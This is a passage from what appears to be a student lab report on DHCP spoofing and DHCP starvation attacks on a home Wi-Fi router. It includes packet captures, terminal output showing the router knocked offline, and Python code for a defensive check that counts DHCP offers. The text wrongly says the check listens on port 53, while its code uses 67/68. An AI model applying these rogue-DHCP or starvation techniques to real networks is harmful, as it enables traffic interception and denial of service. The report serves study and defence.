
But if we look at the android device wifi configuration, we can see that, the assigned IP address is 192.168.0.76 which is out of good dhcp server's ip pool and set by us. The default gateway is also set as 192.168.0.102 which is attacker PC's ip assigned by good DHCP server instead of 192.168.0.1. So, we can say that our attack was successful and spoofing is done.

<u>Problem faced:</u>

I tried this attack on various devices and got good results on android devices and other devices who aren't connected to the wifi network now and weren't connected either in about previous half an hour or so. I looked into the matter and found out, modern OS and some modern mobile devices takes a countermeasure against DHCP spoofing by skipping Discover and Offer steps and directly sending Request packets to the trusted DHCP server with the last IP the device was assigned. Even if attacker replies with a proper ACK packet, modern device will ignore it totally. But if the PC is getting connected to the network for the first time in a while, my attack works successfully on it.


<u>My attempt to solve this problem:</u>

I tried to run a DHCP starvation attack on the router (good DHCP server) to fill up it’s ip pool so that even if victim device sends request packets to the good dhcp server, good dhcp server has no more ip to assign. So, the victim will definitely have to connect with rogue server. But the problem is, after starvation, router is overloaded and it gets down. It’s access point is vanished and can’t be seen from other devices to connect. As the attacker server works only when the victim tries to connect to the router, our attack can’t be done if the router itself can’t be found.


shamiul93@shamiul93: ~/Documents/Problem Solving Online Judges/pythonCodes/Codes/Final-Codes
File Edit View Search Terminal Help

```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

Figure: Request_starve.py is running DHCP starvation on the good dhcp server.


*wlo1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression…
+

```
udp.port == 68 || udp.port == 67
```

```
No.  Time                          Source   Destination      Protocol Length Info
 869 2019-09-09 07:50:08.067572804 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 870 2019-09-09 07:50:08.067615762 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 871 2019-09-09 07:50:08.285892155 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 872 2019-09-09 07:50:08.285965896 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 873 2019-09-09 07:50:08.286649056 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 874 2019-09-09 07:50:08.473338211 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 875 2019-09-09 07:50:08.473912514 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 876 2019-09-09 07:50:08.474159099 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 877 2019-09-09 07:50:08.474172005 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 878 2019-09-09 07:50:08.474177807 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 879 2019-09-09 07:50:08.694921022 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 881 2019-09-09 07:50:09.162221874 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 882 2019-09-09 07:50:09.166796008 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 883 2019-09-09 07:50:09.196217832 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 884 2019-09-09 07:50:09.222728856 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 885 2019-09-09 07:50:09.222768763 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 886 2019-09-09 07:50:09.222775101 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 887 2019-09-09 07:50:09.222971494 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 888 2019-09-09 07:50:09.243623845 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 889 2019-09-09 07:50:09.314812074 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 890 2019-09-09 07:50:09.314849056 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
 891 2019-09-09 07:50:09.314856968 0.0.0.0  255.255.255.255  DHCP       324 DHCP Request  - Transaction ID 0xa8693d2
```


```
▸ Frame 889: 324 bytes on wire (2592 bits), 324 bytes captured (2592 bits) on interface 0
▸ Ethernet II, Src: 9b:20:f5:2f:ba:f8 (9b:20:f5:2f:ba:f8), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▸ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
▸ User Datagram Protocol, Src Port: 68, Dst Port: 67
```

```
0000  ff ff ff ff ff ff 9b 20  f5 2f ba f8 08 00 45 00   ········ ·/····E·
0010  01 36 00 01 00 00 40 11  79 b7 00 00 00 00 ff ff   ·6····@· y·······
0020  ff ff 00 44 00 43 01 22  51 1c 01 01 06 00 0a 86   ···D·C·" Q·······
0030  93 d2 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
```

```
wireshark_wlo1_20190909074916_PFJgT3.pcapng    Packets: 1362 · Displayed: 628 (46.1%)    Profile: Default
```

Figure: After starvation attack thousands of DHCP request goes to the good dhcp server and makes it busy.

After this attack, the router stops internet connection to all the connected devices and doesn’t show up in other devices’ available wifi network list.



7:50 AM

Wi-Fi

Wi-Fi

AVAILABLE NETWORKS

Tutul

Lima ThirdEye

BATCAVE🦇

Add network

WI-FI SETTINGS


Additional settings

Refresh

Figure: Wifi ‘Heisenberg’ is vanished from the available wifi list after starvation attack.


Countermeasure:

I made a naive but working countermeasure against it. The idea is implemented on the victim side. Victim will send a DHCP discover packet in the network. Now it will listen at the 53 port. Both good and bad (if any) DHCP servers will reply to the Discover packet with an Offer packet. Victim will count these offer packets and if the offer count is more than 1, victim can be sure that there are two DHCP servers in the network. So, there might be a possibility of DHCP attacks. It can be cautious to not getting connected to the network.




```python
offer_count = 0


def packet_handler(Packet):
    if DHCP in Packet and Packet[DHCP].options[0][1] == 2:
        global offer_count
        offer_count = offer_count + 1
        print("Offer packet #" + str(offer_count))
        print(Packet.summary())
        if offer_count > 1:
            print("XXXX" + str(offer_count) + " DHCP Servers found in the network. Attacks might happen." + "XXXX")
            exit(1)


if __name__ == "__main__":
    sniff(iface="wlo1", filter="udp and (port 67 or 68)", prn=packet_handler)
```

Figure: code snippet from counter_measure.py



```python
def make_test_discover_packet():
    src_mac = get_if_hwaddr(conf.iface)
    my_mac = '40:b8:9a:a1:e7:f5'  # might have to be changed for other networks
    spoofed_mac = my_mac
    options = [...]
    transaction_id = random.randint(1, 900000000)
    test_discover_packet = Ether(src=src_mac, dst="ff:ff:ff:ff:ff:ff") \
                           / IP(src="0.0.0.0", dst="255.255.255.255") \
                           / UDP(sport=68, dport=67) \
                           / BOOTP(chaddr=[spoofed_mac],  # mac2str(spoofed_mac)
                                   xid=transaction_id,
                                   flags=0xFFFFFF) \
                           / DHCP(options=options)
    return test_discover_packet


def counter_measure():
    test_discover_packet = make_test_discover_packet()
    sendp(test_discover_packet, iface="wlo1")
```

Figure: code snippet from send_discover.py



Activities
Terminal
Mon Sep 9, 1:28:40 AM
en
100 %
Home
Documents
Problem Solving Online Judges
pythonCodes
Codes
Final-Codes
shamiul93@shamiul93: ~/Documents/Problem Solving Online Judges/pythonCodes/Co...
File Edit View Search Terminal Help

```
shamiul93@shamiul93:~/Documents/Problem Solving Online Judges/pythonCodes/Codes/
Final-Codes$ sudo python3 counter_measure.py
[sudo] password for shamiul93:
Offer packet #1
Ether / IP / UDP 192.168.0.38:bootps > 255.255.255.255:bootpc / BOOTP / DHCP
Offer packet #2
Ether / IP / UDP 192.168.0.1:bootps > 255.255.255.255:b
XXXX2 DHCP Servers found in the network. Attacks might
shamiul93@shamiul93:~/Documents/Problem Solving Online
Final-Codes$ 
```

shamiul93@shamiul93: ~/Documents/Problem Solving Online Judges/pythonCodes/Co...
File Edit View Search Terminal Help

```
shamiul93@shamiul93:~/Documents/Problem Solving Online Judges/pythonCodes/Codes/
Final-Codes$ sudo python3 send_discover.py
[sudo] password for shamiul93:
Sorry, try again.
[sudo] password for shamiul93:
.
Sent 1 packets.
shamiul93@shamiul93:~/Documents/Problem Solving Online Judges/pythonCodes/Codes/
Final-Codes$ 
```

Figure: Countermeasure against the DHCP spoofing attack.

Here, counter_measure.py listens on the 53 port of victim and increases the counter whenever it gets an offer packet. Send_discover.py just sends a discover packet to the network. We can see, counter_measure.py found out 2 DHCP offer packets where one if from 192.168.0.1 (good dhcp server) and another one from 192.168.0.38 which is attacker's fake ip assigned by dhcp_spoofer.py.